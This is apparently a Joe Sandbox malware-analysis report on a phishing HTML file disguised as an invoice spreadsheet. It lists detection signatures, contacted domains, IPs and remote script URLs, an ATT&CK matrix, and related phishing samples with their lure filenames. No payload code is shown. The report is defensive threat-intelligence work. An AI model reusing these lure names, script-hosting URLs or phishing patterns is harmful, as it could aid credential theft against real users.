ID: 339241
Sample Name: cremocompany-Invoice_216083-xlsx.html
Cookbook: default.jbs
Time: 18:14:14
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report cremocompany-Invoice_216083-xlsx.ht…

Overview


General Information

Sample Name:	cremocompany-Invoice_216083-xlsx.html
Analysis ID:	339241
MD5:	1a47aae367d4ac..
SHA1:	87fc8341efabb13..
SHA256:	9c7b05df9abde7a.

Most interesting Screenshot:



Detection




Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected HtmlPhish_6
- Obfuscated HTML file found
- Phishing site detected (based on im…
- HTML body contains low number of …
- HTML title does not match URL
- IP address seen in connection with o…
- Invalid T&C link found
- JA3 SSL client fingerprint seen in co…
- None HTTPS page querying sensitiv…
- Suspicious form URL found

Classification



Startup

- **System is w10x64**
- iexplore.exe (PID: 3112 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5396 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3112 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\5343434322[1].js	JoeSecurity_HtmlPhish_6	Yara detected HtmlPhish_6	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\7565654564[1].js	JoeSecurity_HtmlPhish_6	Yara detected HtmlPhish_6	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Phishing:

Yara detected HtmlPhish_6

Phishing site detected (based on image similarity)


Data Obfuscation:

Obfuscated HTML file found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 2	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
yourjavascript.com	2%	Virustotal		Browse
uceniciifbi.ro	0%	Virustotal		Browse
i.postimg.cc	0%	Virustotal		Browse
www.iconj.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://fluidproject.org/blog/2008/01/09/getting-setting-and-removing-tabindex-values-with-javascript	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://fluidproject.org/blog/2008/01/09/getting-setting-and-removing-tabindex-values-with-javascript	0%	URL Reputation	safe	
http://fluidproject.org/blog/2008/01/09/getting-setting-and-removing-tabindex-values-with-javascript	0%	URL Reputation	safe	
http://fluidproject.org/blog/2008/01/09/getting-setting-and-removing-tabindex-values-with-javascript	0%	URL Reputation	safe	
http://blindsignals.com/index.php/2009/07/jquery-delay/	0%	URL Reputation	safe	
http://blindsignals.com/index.php/2009/07/jquery-delay/	0%	URL Reputation	safe	
http://blindsignals.com/index.php/2009/07/jquery-delay/	0%	URL Reputation	safe	
http://blindsignals.com/index.php/2009/07/jquery-delay/	0%	URL Reputation	safe	
http://i.postimg.cc/vHgYSJgT/arrow.jpg	0%	Virustotal		Browse
http://i.postimg.cc/vHgYSJgT/arrow.jpg	0%	Avira URL Cloud	safe	
http://yourjavascript.com/99821182021/5343434322.js	2%	Virustotal		Browse
http://yourjavascript.com/99821182021/5343434322.js	0%	Avira URL Cloud	safe	
http://getbootstrap.com)	0%	Avira URL Cloud	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://erik.eae.net/archives/2007/07/27/18.54.15/#comment-102291	0%	URL Reputation	safe	
http://erik.eae.net/archives/2007/07/27/18.54.15/#comment-102291	0%	URL Reputation	safe	
http://erik.eae.net/archives/2007/07/27/18.54.15/#comment-102291	0%	URL Reputation	safe	
http://erik.eae.net/archives/2007/07/27/18.54.15/#comment-102291	0%	URL Reputation	safe	
http://javascript.nwbox.com/IEContentLoaded/	0%	URL Reputation	safe	
http://javascript.nwbox.com/IEContentLoaded/	0%	URL Reputation	safe	
http://javascript.nwbox.com/IEContentLoaded/	0%	URL Reputation	safe	
http://javascript.nwbox.com/IEContentLoaded/	0%	URL Reputation	safe	
http://yourjavascript.com/18210902102/7565654564.js	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tinyurl.com	104.20.138.65	true	false		high
yourjavascript.com	5.189.183.184	true	false	• 2%, Virustotal, Browse	unknown
cdnjs.cloudflare.com	104.16.19.94	true	false		high
uceniciifbi.ro	91.207.103.145	true	false	• 0%, Virustotal, Browse	unknown
i.postimg.cc	51.91.224.95	true	false	• 0%, Virustotal, Browse	unknown
svgur.com	216.239.38.21	true	false		high
i.ibb.co	145.239.131.51	true	false		high
code.jquery.com	unknown	unknown	false		high
www.iconj.com	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
maxcdn.bootstrapcdn.com	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://svgur.com/i/G6D.svg	false		high
http://i.postimg.cc/vHgYSJgT/arrow.jpg	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://yourjavascript.com/99821182021/5343434322.js	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
file:///C:/Users/user/Desktop/cremocompany-Invoice_216083-xlsx.html	true		low
http://yourjavascript.com/18210902102/7565654564.js	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.nytimes.com/	msapplication.xml3.1.dr	false		high
http://bugs.jquery.com/ticket/12359	jquery-1.8.2[1].js.2.dr	false		high
http://jquery.org/license	jquery-1.8.2[1].js.2.dr	false		high
http://perfectionkills.com/detecting-event-support-without-browser-sniffing/	jquery-1.8.2[1].js.2.dr	false		high
http://json.org/json2.js	jquery-1.8.2[1].js.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://bugzilla.mozilla.org/show_bug.cgi?id=649285	jquery-1.8.2[1].js.2.dr	false		high
http://sizzlejs.com/	jquery-1.8.2[1].js.2.dr	false		high
http://www.amazon.com/	msapplication.xml.1.dr	false		high
http://weblogs.java.net/blog/driscoll/archive/2009/09/08/eval-javascript-global-context	jquery-1.8.2[1].js.2.dr	false		high
http://www.twitter.com/	msapplication.xml5.1.dr	false		high
http://fluidproject.org/blog/2008/01/09/getting-setting-and-removing-tabindex-values-with-javascript	jquery-1.8.2[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://bugs.webkit.org/show_bug.cgi?id=29084	jquery-1.8.2[1].js.2.dr	false		high
http://blindsignals.com/index.php/2009/07/jquery-delay/	jquery-1.8.2[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://bugs.jquery.com/ticket/12282#comment:15	jquery-1.8.2[1].js.2.dr	false		high
http://https://developer.mozilla.org/en-US/docs/CSS/display	jquery-1.8.2[1].js.2.dr	false		high
http://dev.w3.org/csswg/cssom/#resolved-values	jquery-1.8.2[1].js.2.dr	false		high
http://api.jquery.com/jQuery.browser	jquery-1.8.2[1].js.2.dr	false		high
http://https://developer.mozilla.org/en/Security/CSP	jquery-1.8.2[1].js.2.dr	false		high
http://www.youtube.com/	msapplication.xml7.1.dr	false		high
http://getbootstrap.com)	bootstrap.min[1].css.2.dr	false	• Avira URL Cloud: safe	low
http://https://github.com/twbs/bootstrap/blob/master/LICENSE)	bootstrap.min[1].css.2.dr	false		high
http://www.wikipedia.com/	msapplication.xml6.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i.ibb.co/518rjZQ/Fotoram-io.jpg	0009098lm[1].css.2.dr	false		high
http://www.live.com/	msapplication.xml2.1.dr	false		high
http://erik.eae.net/archives/2007/07/27/18.54.15/#comment-102291	jquery-1.8.2[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://helpful.knobs-dials.com/index.php/Component_returned_failure_code:_0x80040111_(NS_ERROR_NOT_A	jquery-1.8.2[1].js.2.dr	false		high
http://https://github.com/jquery/jquery/pull/764	jquery-1.8.2[1].js.2.dr	false		high
http://https://bugzilla.mozilla.org/show_bug.cgi?id=491668	jquery-1.8.2[1].js.2.dr	false		high
http://www.reddit.com/	msapplication.xml4.1.dr	false		high
http://javascript.nwbox.com/IEContentLoaded/	jquery-1.8.2[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://jquery.com/	jquery-1.8.2[1].js.2.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
145.239.131.51	unknown	France		16276	OVHFR	false
51.91.224.95	unknown	France		16276	OVHFR	false
91.207.103.145	unknown	Romania		9009	M247GB	false
216.239.38.21	unknown	United States		15169	GOOGLEUS	false
104.20.138.65	unknown	United States		13335	CLOUDFLARENETUS	false
5.189.183.184	unknown	Germany		51167	CONTABODE	false
104.16.19.94	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339241
Start date:	13.01.2021
Start time:	18:14:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	cremocompany-Invoice_216083-xlsx.html
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.phis.evad.winHTML@3/27@10/7
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .html
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, ielowutil.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.139.144, 13.64.90.137, 88.221.62.148, 209.197.3.15, 209.197.3.24, 168.61.161.212, 51.11.168.160, 23.210.248.85, 152.199.19.161, 92.122.213.194, 92.122.213.247, 67.27.235.126, 8.253.95.249, 8.253.204.249, 67.27.157.254, 8.248.137.254, 51.103.5.186, 20.54.26.129, 51.104.139.180, 52.155.217.156 • Excluded domains from analysis (whitelisted): cds.s5x3j6q5.hwcdn.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, cds.j3z9t3p6.hwcdn.net, cs9.wpc.v0cdn.net • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
145.239.131.51	#U260e#Ufe0f.htm	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#U260e#Ufe0f.htm	Get hash	malicious	Browse	
	#Ud83d#Udcde mkoxlien@hbs.net @ 503 AM 503 AM.pff.HTM	Get hash	malicious	Browse	
	Invoice Ref#33065.html	Get hash	malicious	Browse	
	Inquiry-dec.20..ch45678.html	Get hash	malicious	Browse	
	Direct Deposit.xlsx	Get hash	malicious	Browse	
51.91.224.95	Ctr-385096-xlsx.HtmL	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	Ctr-066970-xlsx.HtmL	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	migdal-315215_xls.HtMl	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	viaseating-666114_xls.HtMl	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	tetratech-907745_xls.HtMl	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	rooney-eng-598583_xls.HtMl	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	lorino-106812_xls.HtMl	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	azklima-584035_xls.HtMl	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	ciechgroup-551288_xls.HtMl	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	qnb-062591_xls.HtMl	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	Untitled-4.html	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	Ctr-3263985_xls.htM	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	Cleared_Payment_Notification_1588-5755.HTml	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	Swift_Payment_Notification_4418-567_.Html	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	Cleared_Payment_Notification_1930-2989-223_.Html	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	Cleared_Payment_Notification_8175-7991-6045_.Html	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	Outward_Swift_Confirmation_7404-6045_.Html	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	Swift_pdf.htML	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
	Aggiornamento_su_pagamento_90344_pdf.htML	Get hash	malicious	Browse	• i.postimg.cc/vHgYSJgT/arrow.jpg
91.207.103.145	http://iautthenticatedokbaylor.viprotec.ro/VG91cmFkal9Tb2xvdWtpQGJheWxvci5lZHU=	Get hash	malicious	Browse	• iautthenticatedokbaylor.viprotec.ro/VG91cmFkal9Tb2xvdWtpQGJheWxvci5lZHU=
216.239.38.21	29.12.2020_Bel68.docx	Get hash	malicious	Browse	• ipinfo.io/84.17.52.74/country
	28.12.2020_Bel19.docx	Get hash	malicious	Browse	• ipinfo.io/84.17.52.74/country
